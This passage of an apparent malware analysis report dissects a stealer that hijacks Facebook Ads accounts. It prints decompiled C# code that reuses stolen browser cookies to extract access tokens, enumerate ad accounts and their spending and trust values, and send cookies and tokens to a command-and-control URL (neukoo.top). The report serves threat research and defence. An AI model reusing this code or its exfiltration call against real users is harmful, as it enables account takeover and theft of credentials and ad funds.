


```
StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream());
try
{
    string text16 = streamReader.ReadToEnd();
    int num2 = text16.IndexOf("EAAG");
    if (num2 > -1)
    {
        int num3 = text16.IndexOf("\"", num2);
        if (num3 > -1)
        {
            string text17 = text16.Substring(num2, num3 - num2);
            if (text17.Length > 10)
            {
                text10 = text17;
                text13 = "UNKONW";
            }
        }
    }
    text11 = Application.FindTokenAfterField\u0003(text16, "\"DTSGInitialData\"");
    if (string.IsNullOrEmpty(text11))
    {
        text11 = Application.FindTokenAfterField\u0003(text16, "\"DTSGInitData\"");
    }
    text12 = Application.FindTokenAfterField\u0003(text16, "\"LSD\"");
}
```




```
private static string FindTokenAfterField\u0003(string \u0002, string \u0003)
{
    try
    {
        int num = \u0002.IndexOf(\u0003);
        if (num > -1)
        {
            int num2 = \u0002.IndexOf("}", num);
            string input = \u0002.Substring(num, num2 - num);
            return Regex.Match(input, "\"token\":\"(.*?)\"").Groups[1].Value;
        }
    }
    catch
    {
    }
    return string.Empty;
}
```

If the malware failed to extract the access token, it tries again with Facebook's account billing URL. From the response received, the malware tries to extract the access token found after the `AdsCMConnectConfig` field.




```
HttpWebRequest httpWebRequest2 = (HttpWebRequest)WebRequest.Create("https://business.facebook.com/ads/manager/account_settings/account_billing");
httpWebRequest2.ContentType = "application/x-www-form-urlencoded";
httpWebRequest2.UserAgent = "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5";
CookieContainer cookieContainer2 = new CookieContainer();
httpWebRequest2.CookieContainer = cookieContainer2;
text14 = string.Empty;
foreach (valueCookies valueCookies2 in dictionary.Values)
{
    Cookie cookie2 = new Cookie(valueCookies2.name, valueCookies2.value);
    string text15 = text14;
    text14 = string.Concat(new string[]
    {
        text15,
        valueCookies2.name,
        "=",
        valueCookies2.value,
        "; "
    });
    Uri uri2 = new Uri(uriString);
    httpWebRequest2.CookieContainer.Add(uri2, cookie2);
}
IAsyncResult asyncResult2 = httpWebRequest2.BeginGetResponse(null, null);
asyncResult2.AsyncWaitHandle.WaitOne();
using (HttpWebResponse httpWebResponse2 = (HttpWebResponse)httpWebRequest2.EndGetResponse(asyncResult2))
{
    StreamReader streamReader2 = new StreamReader(httpWebResponse2.GetResponseStream());
    try
    {
        string text18 = streamReader2.ReadToEnd();
        int num4 = text18.IndexOf("AdsCMConnectConfig");
        if (num4 > -1)
        {
            string text19 = "access_token:\"";
            int num5 = text18.IndexOf(text19, num4);
            if (num5 > -1)
            {
                num5 += text19.Length;
                int num6 = text18.IndexOf("\"", num5);
                text10 = text18.Substring(num5, num6 - num5);
            }
        }
```

Having a valid access token, it queries all Ad Accounts [7] associated to the user and parses the response.



```
uriString = "https://graph.facebook.com";
if (!string.IsNullOrEmpty(text10) && !string.IsNullOrEmpty(text13))
{
    AdsIds adsIds = null;
    HttpWebRequest httpWebRequest3 = (HttpWebRequest)WebRequest.Create("https://graph.facebook.com/v14.0/me/adaccounts?fields=id,account_status&access_token=" + text10);
    httpWebRequest3.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9";
    httpWebRequest3.Headers["cache-control"] = "max-age=0";
    httpWebRequest3.Headers["accept-language"] = "vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5";
    httpWebRequest3.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36";
    httpWebRequest3.Headers["cache-control"] = "?0";
    httpWebRequest3.Headers["sec-fetch-site"] = "none";
    httpWebRequest3.Headers["cookie"] = text14;
    httpWebRequest3.CookieContainer = new CookieContainer();
    foreach (valueCookies valueCookies3 in dictionary.Values)
    {
        Cookie cookie3 = new Cookie(valueCookies3.name, valueCookies3.value);
        Uri uri3 = new Uri(uriString);
        httpWebRequest3.CookieContainer.Add(uri3, cookie3);
    }
    IAsyncResult asyncResult3 = httpWebRequest3.BeginGetResponse(null, null);
    asyncResult3.AsyncWaitHandle.WaitOne();
    using (HttpWebResponse httpWebResponse3 = (HttpWebResponse)httpWebRequest3.EndGetResponse(asyncResult3))
    {
        StreamReader streamReader3 = new StreamReader(httpWebResponse3.GetResponseStream());
        try
        {
            string value3 = streamReader3.ReadToEnd();
            try
            {
                adsIds = JsonConvert.DeserializeObject<AdsIds>(value3);
            }
```

The malware stores the results in a list, and adds the default account with status -1.



```
List<AdsId> list5 = new List<AdsId>();
try
{
    if (adsIds != null && adsIds.data != null && adsIds.data.Count > 0)
    {
        using (List<AdsId>.Enumerator enumerator3 = adsIds.data.GetEnumerator())
        {
            while (enumerator3.MoveNext())
            {
                AdsId item = enumerator3.Current;
                list5.Add(item);
            }
            goto IL_D76;
        }
    }
    list5.Add(new AdsId
    {
        id = "act_" + text13,
        account_status = -1
    });
    IL_D76:;
}
```

Knowing an account's status is useful for the attacker, as they can burn their spamming campaign if it is associated with an account that is suspended. `account_status` can take the following values [14]:


```
1 = ACTIVE

2 = DISABLED
```

```
3 = UNSETTLED

7 = PENDING_RISK_REVIEW

8 = PENDING_SETTLEMENT

9 = IN_GRACE_PERIOD

100 = PENDING_CLOSURE

101 = CLOSED

201 = ANY_ACTIVE

202 = ANY_CLOSED
```

For each ad account ID, it queries the following values that indicate how Much Facebook trusts the account:


- adspaymentcycle (deprecated) [8]
- currency
- name
- adtrust_dsl
- amount_spent
- created_time

The malware exfiltrates the received response along with `account_status` and the access token to the C2 server's */api/google* endpoint.



```
foreach (AdsId adsId in list5)
{
    try
    {
        HttpWebRequest httpWebRequest4 = (HttpWebRequest)WebRequest.Create("https://graph.facebook.com/v14.0/" + adsId.id + "?fields=adspaymentcycle%2Ccurrency%2Cname%
        2Cadtrust_dsl%2Camount_spent%2Ccreated_time&access_token=" + text10);
        httpWebRequest4.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9"
        httpWebRequest4.Headers["cache-control"] = "max-age=0";
        httpWebRequest4.Headers["accept-language"] = "vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5";
        httpWebRequest4.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36";
        httpWebRequest4.Headers["cache-control"] = "?0";
        httpWebRequest4.Headers["sec-fetch-site"] = "none";
        httpWebRequest4.Headers["cookie"] = text14;
        httpWebRequest4.CookieContainer = new CookieContainer();
        foreach (valueCookies valueCookies4 in dictionary.Values)
        {
            Cookie cookie4 = new Cookie(valueCookies4.name, valueCookies4.value);
            Uri uri4 = new Uri(uriString);
            httpWebRequest4.CookieContainer.Add(uri4, cookie4);
        }
        IAsyncResult asyncResult4 = httpWebRequest4.BeginGetResponse(null, null);
        asyncResult4.AsyncWaitHandle.WaitOne();
        using (HttpWebResponse httpWebResponse4 = (HttpWebResponse)httpWebRequest4.EndGetResponse(asyncResult4))
        {
            StreamReader streamReader4 = new StreamReader(httpWebResponse4.GetResponseStream());
            try
            {
                string text21 = streamReader4.ReadToEnd();
                string s = string.Concat(new object[]
                {
                    text21.Remove(text21.Length - 1),
                    ",\"cookies\":\"",
                    text14,
                    "\",\"account_status\":",
                    adsId.account_status,
                    ",\"token\":\"",
                    text10,
                    "\"}"
                });
                string u21 = "data=" + Uri.EscapeUriString(Convert.ToBase64String(Encoding.UTF8.GetBytes(s)));
                Application.\u0002(string.Concat(new string[]
                {
                    "http://neukoo.top/api/google?id=1&uid=",
                    text2,
                    "&profile=",
                    fileName,
                    "&app=",
                    text4,
                    "&type=1&ran=22c1a2ff-b7d0-47c0-9d83-b7ce3cc07cca"
                }), u21, "application/x-www-form-urlencoded");
            }
```


We performed the same query on a test Facebook account to show what kind of information the threat actors can access:



https://graph.facebook.com/v14.0/act_[redacted]?fields=adspaymentcycle

